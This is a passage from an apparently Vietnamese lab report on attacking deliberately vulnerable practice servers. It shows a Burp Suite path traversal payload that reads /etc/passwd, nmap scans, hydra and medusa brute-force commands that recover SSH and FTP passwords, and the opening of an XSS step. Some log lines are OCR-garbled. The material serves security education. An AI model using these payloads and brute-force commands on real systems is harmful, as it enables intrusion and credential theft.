23:00:07 20...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/vt/log_event?alt=json	
23:00:07 20...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/vt/log_event?alt=json	
23:00:07 20...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/vt/log_event?alt=json	
23:00:08 20...	HTTP	→ Request	POST	https://www.youtube.com/api/stats/atr?ns=yt&el=embedded&cpn=mUgR9iLUSP0mRQUJ&ver=2&cmt=0&fs=0	
23:00:08 20...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/vt/log_event?alt=json	
23:00:08 20...	HTTP	→ Request	POST	https://www.youtube.com/api/stats/atr?ns=yt&el=embedded&cpn=27dgBc1TKF34p4768ver=2&cmt=0&fs=0	
23:00:08 20...	HTTP	→ Request	POST	https://www.youtube.com/api/stats/atr?ns=yt&el=embedded&cpn=hNliQfjjduKYVQ1&ver=2&cmt=0&fs=0&	

Hình 121: Forward cho phép dữ liệu truyền được thông qua

Trang sẽ tải tiếp được giao diện, nhưng dữ liệu hình ảnh bị chặn lại:




Hình 122: Khi trang web load giao diện, các yêu cầu get còn lại vẫn bị Burp Suite chặn lại do chưa được forward

Time	Type	Direction	Method	URL
23:00:08 20 ...	HTTP	→ Request	POST	https://www.youtube.com/api/stats/at?ns=yt&el=embedded&cpn=27dgBc1TKF3Ap476&ver=2&cmt=0
23:00:08 20 ...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json
23:00:08 20 ...	HTTP	→ Request	POST	https://www.youtube.com/api/stats/at?ns=yt&el=embedded&cpn=hxNliQfJduKIVQ1&ver=2&cmt=0&
23:00:08 20 ...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=8.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=54.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=38.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=37.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=22.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=60.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=30.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=57.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=6.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=25.jpg
23:03:22 20 ...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/image?filename=28.jpg
23:03:22 20 ...	HTTP	→ Reauest	GET	https://0ab400e8049f1b6e841c5ff90000d003b.web-security-academy.net/made?filename=58.ioa

Hình 123: Các gói dữ liệu truyền đang bị chặn bao gồm các hình ảnh

Chọn một URL có dữ liệu ảnh, right-click tùy chọn vào send to Repeater




Hình 124: Chọn một URL để khai thác qua Repeat

Do image sẽ được lưu trong một folder của máy chủ do đó qua lỗ hổng File Traversal có thể khi thắc lỗ hổng này bằng cách quay lui về folder gốc bằng ký tự ../ hoặc được mã hóa URL. Chuyển sang tab Repeater để chỉnh sửa nội dung image

Hình 125: Nội dung filename có khả năng chèn payload

Chỉnh sửa giá trị filename = ../../etc/passwd và click send:



Hình 126: Payload chính để khai thác etc/passwd

Kết quả trả về trong phần Response về nội dung trong thư mục etc/passwd của Webserver.

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is made to `/image?filename=../../../../etc/passwd`. The response tab displays the contents of the `/etc/passwd` file, which includes entries for root, daemon, bin, sys, sync, games, and man users.

```

Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0ab400e8049f1b6e841c5ff9000c003b.web-security-academy.net
3 Cookie: session=n3ArsN6RhT7jyiEJyRxNvt896usMBXZT
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

```

Hình 127: Kết quả nội dung file etc/passwd

### 3.3.4. Tấn công Directory

Như kết quả thăm dò trước đó, máy mục tiêu có địa chỉ 192.168.164.132 còn sử dụng một dịch vụ khác. Đó là dịch vụ SSH ở cổng 22. Qua đây ta cũng có thể khai thác dịch vụ này bằng kỹ thuật Directory .

The terminal output shows the results of an nmap scan on host 192.168.164.132. It identifies port 22/tcp as open and running the ssh service.

```

[root@kali)-[~]
└─# nmap 192.168.164.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 06:45 EDT
Nmap scan report for 192.168.164.132
Host is up (0.00079s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:D2:09:EB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds

[root@kali)-[~]
└─#

```

Hình 128: Kết quả nmap địa chỉ máy cũ Debian 192.168.164.132

```

└─[root@kali㉿kali]─[~]
# nmap -p- -A 192.168.164.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-18 06:46 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.97% done; ETC: 06:46 (0:00:00 remaining)
Nmap scan report for 192.168.164.132
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze4 (protocol 2.0)
| ssh-hostkey:
|_ 1024 b0:f2:35:26:de:48:3a:de:f2:77:42:29:60:7d:4d:25 (DSA)
|_ 2048 fc:fa:08:76:bc:c8:c4:f0:c0:2c:0e:36:a8:d1:aa:d2 (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_http-title: PentesterLab vulnerable blog
|_http-server-header: Apache/2.2.16 (Debian)
MAC Address: 00:0C:29:D2:09:EB (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.82 ms  192.168.164.132

OS and Service detection performed. Please report any incorrect results at https://
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.33 seconds

```

Hình 129: Kết quả nmap chi tiết địa chỉ máy chủ Debian 192.168.164.132

Sử dụng hydra ta kiểm tra tìm user và password của tài khoản này thông qua lệnh:

```

hydra -l user -P /usr/share/wordlists/dirb/common.txt
ssh://192.168.164.132

```

```

└─[kali㉿kali]─[~]
$ hydra -l user -P /usr/share/wordlists/dirb/common.txt ssh://192.168.164.132
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-21 05:42:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomm
ended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4614 login tries (l:1/p:4614),
~289 tries per task
[DATA] attacking ssh://192.168.164.132:22/
[ERROR] could not connect to ssh://192.168.164.132:22 - kex error : no match for m
ethod server host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sh
a2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-
ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]

```

Hình 130: Kết quả sử dụng công cụ Hydra để khai thác mật khẩu

Hydra tool do SSHkey của máy server đã lỗi thời không tương thích với máy tấn công nên ta phải khai thác theo hướng khác.

Ngoài hydra tool ta còn có thể sử dụng medusa tool để tấn công brute force. Đây cũng là một công cụ hỗ trợ khai thác mật khẩu tuy nhiên cách khai thác không nhanh bằng hydra.

Để biết thông tin các tham số ta truyền vào tham số -help

```
Session Actions Edit View Help
└$ medusa -help
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: User logon information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M
module [OPT]
    -h [TEXT]      : Target hostname or IP address
    -H [FILE]       : File containing target hostnames or IP addresses
    -u [TEXT]       : Username to test
    -U [FILE]       : File containing usernames to test
    -p [TEXT]       : Password to test
    -P [FILE]       : File containing passwords to test
    -C [FILE]       : File containing combo entries. See README for more information.
    -O [FILE]       : File to append log information to
    -e [n/s/ns]     : Additional password checks ([n] No Password, [s] Password = Username)
    -M [TEXT]       : Name of the module to execute (without the .mod extension)
    -m [TEXT]       : Parameter to pass to the module. This can be passed multiple times with a
                     different parameter each time and they will all be sent to the module (i.
                     e.
                     -m Param1 -m Param2, etc.)
    -d             : Dump all known modules
    -n [NUM]        : Use for non-default TCP port number
    -s             : Enable SSL
    -g [NUM]        : Give up after trying to connect for NUM seconds (default 3)
    -r [NUM]        : Sleep NUM seconds between retry attempts (default 3)
    -R [NUM]        : Attempt NUM retries before giving up. The total number of attempts will b
                     e NUM + 1.
    -c [NUM]        : Time to wait in usec to verify socket is available (default 500 usec).
    -t [NUM]        : Total number of logins to be tested concurrently
    -T [NUM]        : Total number of hosts to be tested concurrently
```

Hình 131: Công cụ Medusa và các tham số hướng dẫn sử dụng

Tiến hành dùng medusa để tấn công brute force bằng câu lệnh:


**medusa -h 192.168.164.132 -u user -P  
/usr/share/wordlists/dirb/common.txt -M ssh**

```
(kali㉿kali)-[~]
└$ medusa -h 192.168.164.132 -u user -P /usr/share/wordlists/dirb/common.txt -M ssh
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-10-18 07:38:17 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .bash_history (1 of 4613 complete)
2025-10-18 07:38:19 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .bashrc (2 of 4613 complete)
2025-10-18 07:38:21 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .cache (3 of 4613 complete)
2025-10-18 07:38:24 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .config (4 of 4613 complete)
2025-10-18 07:38:26 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .cvs (5 of 4613 complete)
2025-10-18 07:38:28 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .cvsignore (6 of 4613 complete)
2025-10-18 07:38:30 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .dotfiles (7 of 4613 complete)
2025-10-18 07:38:32 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .git/HEAD (8 of 4613 complete)
2025-10-18 07:38:34 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .history (9 of 4613 complete)
2025-10-18 07:38:36 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .hta (10 of 4613 complete)
2025-10-18 07:38:38 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .htaccess (11 of 4613 complete)
2025-10-18 07:38:40 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .htpasswd (12 of 4613 complete)
2025-10-18 07:38:42 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .listing (13 of 4613 complete)
2025-10-18 07:38:44 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .listings (14 of 4613 complete)
2025-10-18 07:38:47 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .mysql_history (15 of 4613 complete)
2025-10-18 07:38:49 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .passwd (16 of 4613 complete)
2025-10-18 07:38:51 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .perf (17 of 4613 complete)
2025-10-18 07:38:53 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .profile (18 of 4613 complete)
2025-10-18 07:38:55 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .putty (19 of 4613 complete)
2025-10-18 07:38:58 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .sh_history (20 of 4613 complete)
2025-10-18 07:38:59 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .ssh (21 of 4613 complete)
2025-10-18 07:39:01 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .subversion (22 of 4613 complete)
2025-10-18 07:39:04 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .svn (23 of 4613 complete)
2025-10-18 07:39:06 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .svn/entries (24 of 4613 complete)
2025-10-18 07:39:08 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .swf (25 of 4613 complete)
```

Hình 132: Nội dung khai thác Directory từ công cụ Medusa

Sau một thời gian thử các mật khẩu thì ta tìm được password của tài khoản **user** trong dịch vụ SSH là : **live**.




```
e) User: user (1 of 1, 0 complete) Password: list-search (2311 of 4613 complete)
2025-10-18 09:00:39 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: listusers (2312 of 4613 complete)
2025-10-18 09:00:41 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: list-users (2313 of 4613 complete)
2025-10-18 09:00:43 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: listview (2314 of 4613 complete)
2025-10-18 09:00:45 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: list-view (2315 of 4613 complete)
2025-10-18 09:00:45 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete)
e) User: user (1 of 1, 0 complete) Password: live (2316 of 4613 complete)
2025-10-18 09:00:45 ACCOUNT FOUND: [ssh] Host: 192.168.164.132 User: user Password: live [SUCCESS]

└─(kali㉿kali)-[~]
$ ┌─[
```

Hình 133: Kết quả mật khẩu khai thác được từ công cụ Medusa

Ngoài dịch vụ này ta cũng có thể tấn công dịch vụ ftp của máy Metaploitable2-linux có ip 192.168.164.129 bằng cách khai thác mật khẩu tài khoản **anonymous** qua câu lệnh:

```
hydra -L Desktop/BruteForce/usernames_list.txt -P
Desktop/BruteForce/passwords_list.txt ftp://192.168.164.129
```



```
└─(kali㉿kali)-[~]
$ hydra -L Desktop/BruteForce/usernames_list.txt -P Desktop/BruteForce/passwords_list.txt ftp://192.168.164.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-18 07:34:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 70545100 login tries (l:10165/p:6940), ~4409069 tries per task
[DATA] attacking ftp://192.168.164.129:21/
[21][ftp] host: 192.168.164.129 login: anonymous password: 2011
[21][ftp] host: 192.168.164.129 login: anonymous password: 1980
[21][ftp] host: 192.168.164.129 login: anonymous password: 1998
[21][ftp] host: 192.168.164.129 login: anonymous password: 2000
[21][ftp] host: 192.168.164.129 login: anonymous password: 2003
[21][ftp] host: 192.168.164.129 login: anonymous password: 2004
[21][ftp] host: 192.168.164.129 login: anonymous password: 2005
[21][ftp] host: 192.168.164.129 login: anonymous password: 2006
[21][ftp] host: 192.168.164.129 login: anonymous password: 2007
[21][ftp] host: 192.168.164.129 login: anonymous password: 2008
[21][ftp] host: 192.168.164.129 login: anonymous password: 2009
[21][ftp] host: 192.168.164.129 login: anonymous password: 2010
[21][ftp] host: 192.168.164.129 login: anonymous password: 2012
[21][ftp] host: 192.168.164.129 login: anonymous password: 2013
[21][ftp] host: 192.168.164.129 login: anonymous password: 2014
[21][ftp] host: 192.168.164.129 login: anonymous password: 2015
```

Hình 134: Kết quả khai thác được từ công cụ Hydra với máy chủ Metaploitable2 192.168.164.129


### 3.4. Quy trình tấn công toàn diện một WebServer

#### 3.4.1. Bước 1: Thăm dò Khả năng Tấn công XSS trên Ứng dụng Web

Trên máy tấn công, Attacker mở trình duyệt và truy cập địa chỉ máy nạn nhân 192.168.164.132 (Địa chỉ này thay đổi tùy thuộc vào cấu hình Lab) để thăm dò ứng dụng Blog chạy trên dịch vụ web cổng 80. Nhận thấy trang web có các trường nhập liệu cho phép gửi bình luận (Comment), Attacker tiến hành kiểm tra tính dễ bị tổn thương bằng kỹ thuật Cross-Site Scripting (XSS)..



